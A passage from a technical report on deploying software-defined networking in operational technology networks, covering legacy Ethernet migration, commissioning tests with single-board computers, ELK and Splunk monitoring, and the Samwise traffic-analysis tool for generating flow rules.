An advantage that SDN has over traditional Ethernet networks in this case is the amount of control that an implementation has over where the data flows. Rather than the “broadcast” approach that exists in traditional networks, in which an attacker may be able to access the network and transmit or receive packets on what was previously a logical point-to-point network, using SDN flow rules allows the flexibility of an Ethernet infrastructure with the control of a legacy point-to-point network. SDN flow rules can be created that exactly mimic the control an implementer has over where the data flows, while simultaneously allowing the addition of additional sources or destinations (for diagnostic or expansion purposes) that were difficult with serial connections without the addition of hardware multiplexors or hardware repeaters (or implementing a multi-drop serial connection).

13.19 Legacy Ethernet to SDN

Many implementations have already moved to Ethernet-based communications to provide increased speed and flexibility over hard-wired and serial connections and to take advantage of communications capabilities provided in modern field equipment. Ethernet generally operates in a “plug and play” mode, whereby once an Ethernet environment is established, new nodes can be added simply by connecting them to a network switch, Ethernet protocols like ARP are used to map destination IP addresses to hardware (i.e., MAC) addresses, and the switches learn what devices are connected to each port by monitoring traffic. For example, when a new node is connected to an Ethernet switch and wants to establish communication to another node, it issues an ARP request asking for hardware-to-IP address mapping. The ARP request supplies the switch with the node’s MAC address, and the responding node supplies its MAC and IP addresses. Once both nodes know each other’s MAC address to IP address mapping, they can

start communicating within the same Ethernet network. No additional configuration (or security) is required to communicate at the IP or TCP level. If a switch physical port fails, the node attached to the failed port simply moves to another port, and the switch will automatically detect the change in MAC address location and will continue the communication.

This presents a number of security concerns that can be addressed by SDN but raises the issue of how to migrate from an existing traditional or legacy Ethernet environment.

The most straightforward approach would be to connect the existing traditional Ethernet switches to ports on the SDN switch and configure the SDN switch with very broad rules to allow traffic to flow between the SDN and traditional environments. Once the two networks are interconnected, an SDN flow rule can be crafted one device at a time to migrate the individual end nodes from the traditional Ethernet environment to the SDN environment. Initially, the rules will all involve the connection(s) between the traditional environment and the SDN environment, but as additional devices migrate from the traditional environment to the SDN, fewer packets will flow between the traditional and SDN environments. Note that each time a device moves, SDN rules for devices that have already been moved may need to be adjusted in addition to the rules associated with the device being moved.

In some cases, some devices may be kept on traditional switches. This may be due to a limited number of ports available in the SDN environment or the inability to install or impracticality of installing an SDN switch at a location served by an existing traditional switch. If this is the case, SEL provides guidance on how to connect SDN and traditional resilient environments (i.e., RSTP) in SEL Application Guide AG2017-28, “Setting Up a Fully Redundant RSTP-to-SDN Tie Point.”[92]

Engineering tools, such as the engineering tool created by SEL using Visio can assist in the design and implementation of SDN flow rule sets by engineering a small number of changes at a time and using the tool workflow to implement the changes in concert with the physical migration of the device connections. Using the tool will help ensure that all the required SDN flow rules will be generated and installed.

13.20 Knowledge, Skills, Abilities to Operate SDN

Network monitoring of an SDN environment is different than a traditional environment but not as different as management. Most SDN switches (including the SEL-2740S) can provide raw byte and frame counts for each port through SNMP queries, but SDN switches maintain more granular counters and metrics associated with individual SDN flow rules that are available to the SDN flow controller but not necessarily to SNMP. Tools such as the Situational Awareness Tool from Spectrum Solutions, Inc. can be used to query the SDN flow controller to obtain the individual counters and make them available for display natively, or they could be exported for display and processing in existing security information and event management tools such as Splunk.

Network diagnostics also can be different. SDN can provide more flexibility and less potential overhead than traditional network diagnosis using the procedures described in Section 13.17.

[92] See https://selinc.com/api/download/121304/ (site requires a free account for access) (Accessed October 14, 2020)

13.21 Automated Commissioning Testing

One of the uses of output from the tool SEL developed using Visio (discussed in Section 13.16) is the ability to generate data for use by test scripts and test harness configurations that can simulate both authorized traffic and unauthorized traffic.

Using small, inexpensive single-board computers (SBC), such as a Raspberry Pi, network and protocol configurations can be loaded to simulate end devices, including both expected traffic and simulated unauthorized traffic. Because the complete valid configuration is available from the engineering tools, the SBC can be configured with the end device's IP address, an emulation of valid protocol packets, and a list of target destinations for each protocol. The SBC can log the tests it attempts allowing the test results to be uploaded and correlated with other monitoring information gathered from the SDN switches.

If supported by the SBC, actual-end device MAC addresses can be configured into the SBC to better emulate the real end device and allow MAC address filtering in the SDN flow rules.

For "positive testing," the SBC can generate emulated traffic and send it to the SDN switch, allowing the SDN switch to process the traffic and update traffic counters. The traffic counters from the SDN switches and logs kept in the SBC can be compared to verify that all traffic sent from the SBC was accepted by the SDN switch.

For "negative testing," there are two aspects that need to be tested. First, the SBC can be programmed to send packets associated with otherwise authorized protocols to addresses that do not appear in the configuration. The SDN switch should detect and drop these packets as not matching destination addresses. Second, the SBC can generate packets associated with unauthorized protocols and send them to both the authorized and unauthorized destination addresses. The SDN switch should similarly detect and drop these packets. Traffic counters from the SDN switch and logs kept in the SBC can be compared to verify that no unauthorized traffic was accepted by the SDN switch.

To perform end-to-end testing to verify that the entire SDN network allows accepted traffic to reach the proper destination, two SBCs are required—one at each end of the logical communication link. The SBCs are programmed to transmit and receive and then respond and receive network packets to validate that all the SDN switches are configured to allow traffic between the nodes. Note that because SBCs are used, the contents of the packets do not need to conform to the protocol. Only protocol headers and other information that may be used in SDN flow rule match fields needs to be supplied. Packets of varying sizes should be included to verify that fragmentation is handled appropriately. If network resiliency and path redundancy are configured as part of the SDN configuration, this end-to-end testing can allow verification of those SDN capabilities before they are needed in the operational environment.

(Note that end-to-end testing also can be performed on traditional networks to validate network connectivity and resiliency, including through firewalls and routers, and on hybrid networks that include both SDN-enabled switches and traditional switches.)

13.22 ELK Integration for Situational Awareness

To integrate OT-SDN data into a security information and event management tool such as Splunk or ELK, multiple methods exist to capture operational network data and health information for hardware and software components. This OT use case borrows heavily from work performed in IT environments. The focus will be on methods to ingest data such as SDN metrics, server health, and syslog messages produced by SDN hardware into an ELK environment.

ELK uses Beats, an open-source platform for single-purpose data shippers, to ingest data from machines into either Logstash or Elasticsearch. Documentation on Beats can be found on the elastic website.[93] Figure 13-5 illustrates how this traditionally IT-based solution can be used with OT-SDN. Two common shippers include PacketBeat to ship network data and FileBeat to ship logs and other data. After data ingest, ELK dashboards and other visualization capabilities can be used to monitor the data for anomalous behavior and generate alerts.




Figure 13-5. Use of ELK to Analyze SDN Traffic Metrics

Using a combination of Beats and ELK, the system owner can identify numerous events of interest. SDN metrics available through the application programming interface of the SDN flow controller can be used in conjunction with PacketBeat data to:

- Capture statistics for high-value communication flows and monitor the flow for changes in behavior (e.g., volume, periodicity).
- Identify attempts to connect an unauthorized device connecting to the network.

[93] See, https://www.elastic.co/beats/ (site requires a free account for access) (Accessed November 2, 2020)

- Monitor suspicious events such as table misses. When unauthorized traffic is identified on an SDN network, the default action associated with the deny-by-default model is to drop the traffic. However, SDN can be configured to apply a VLAN tag to this traffic and send it to a data store such as ELK. Please see the operational use case in Section 13.17 for more information on this method.

Operational information from the SDN hardware also can be obtained and incorporated into ELK. OT-SDN switches may generate syslog messages. Through FileBeats, this log information can also be ingested into ELK where hardware health data can be combined with analysis of network traffic.

Sample dashboards created in ELK and Splunk to display SDN data are shown in Figure 13-6 and Figure 13-7.




Figure 13-6. Sample ELK Dashboard




Figure 13-7. Sample Splunk Dashboard

13.23 Demonstrate Other PNNL-Developed Tools

During the SDN Deployment Project, PNNL staff identified opportunities for laboratory developed technology to automate the analysis of network traffic captures. The automation results in both cost savings and accuracy improvements when compared to manual analysis methodologies. The capability is similar to analysis methodologies used by other projects and is called Samwise. The output of the Samwise capability also can produce the data necessary to create OT-SDN flow rules. Samwise was discussed in a *Special Edition of the Journal of Information Warfare*, "Software-Defined Networking Traffic Engineering Process for Operational Technology Networks." [Hutton 2019]

> "There are different approaches to gaining situational awareness and locking down an OT network with SDN. This approach has two design goals. First, minimize manual processes—avoid writing things down or manually editing lengthy spreadsheets and log files. Second, a pictorial representation of the network is crucial to get input from non-network engineers. The following is a summary of the approach to this problem:
>
> - Capture raw network traffic (*.pcap files) with tcpdump.
> - Generate a list of features (such as source addresses, source ports, destination addresses, and destination ports) from the *.pcap files.
> - Determine which port for a given network connection is the service port.
> - Generate a graph [refer to Figure 13-8].

- Source addresses are nodes with an outgoing arrow to a service port node.
- Service port nodes have an outgoing arrow to a destination address."

The Samwise process was used on actual SDN deployments to identify both TCP and Ethernet communications contained in traffic capture files. Figure 13-9 reveals TCP-based conversations and is intended to identify who is talking to whom, how they are talking, and how often they are talking. The center of the graph shows what is likely a server at 10.10.2.196 talking to many different addresses using many different ports, some common such as 21 (FTP) and 23 (Telnet), but many above 1,024.

Figure 13-10 identifies Ethernet communications contained within the same traffic capture files. As with TCP-based analysis, Ethernet analysis has the same goal of identifying who is talking to whom, how are they talking, and how often are they talking. Layer 2 traffic between MAC using ARP is much more straightforward to visualize.




Figure 13-8. Sample Network Graph




Figure 13-9. TCP conversations





Figure 13-10. MAC Conversations

The Samwise toolset also contains the ability to review identified traffic and update the spreadsheets identified discussed in Section 3.17. PNNL recommends that flow rules be written to match on both MAC and IP addresses. The graphical user interface addition to Samwise shown in Figure 13-11 provides an opportunity to review the conversations contained in the traffic captures and only populate the spreadsheets with necessary criteria.



SDN Flow Controller Rules Creator

The list of rules below was automatically generated from **test.pcap**.

Click the **Create** button if you approve of the rule or the **X** button if you disapprove (and the rule will not be created).

Easy mode

On Off

Source Address	Destination Address	Destination Port	
192.168.1.152	192.168.1.111	SSH	Create X
192.168.1.152	192.168.1.117	SSH	Create X
192.168.1.100	dns.google.com	DNS	Create X
192.168.1.101	dns.google.com	DNS	Create X
192.168.1.102	dns.google.com	DNS	Create X
192.168.1.103	dns.google.com	DNS	Create X
192.168.1.104	dns.google.com	DNS	Create X
192.168.1.105	dns.google.com	DNS	Create X
192.168.1.107	dns.google.com	DNS	Create X
192.168.1.109	dns.google.com	DNS	Create X
192.168.1.103	172.25.178.23	HTTPS	Create X
192.168.1.104	172.25.178.23	HTTPS	Create X
192.168.1.105	172.25.178.23	HTTPS	Create X
192.168.1.106	172.25.178.23	HTTPS	Create X
192.168.1.107	172.25.178.23	HTTPS	Create X
192.168.1.108	172.25.178.23	HTTPS	Create X
192.168.1.109	172.25.178.23	HTTPS	Create X

Figure 13-11. Graphical User Interface for Automated SDN Flow Controller Rules Creation

13.24 Incorporate Brownfield Deployment Experience

The typical engineering process for technology deployments is depicted in Figure 13-12.

Figure 13-12. Typical Engineering Process for Technology Deployments

Each phase in the process consists of multiple activities that must be completed before moving to the next phase. This process works well for new deployments (refer to the Greenfield Deployment section of the Blueprint Architecture document for more information), but it must be altered when SDN technology is being deployed into existing Ethernet networks. These brownfield deployments require a new Site Assessment phase placed between the Plan and Design phases to ensure sufficient information is captured or collected from the existing

environment to inform the traffic engineering process. Additional activities also must be performed in the Commission phase to address unexpected network traffic. A new Operations phase is added after Closeout to ensure that owners and operators of the system receive any additional training and all legal and contractual agreements are established. Activities to address quality assurance are added to the Commission phase to ensure the system owner is involved with approving any changes to the design identified during deployment. The new phases and activities are presented in Figure 13-13:

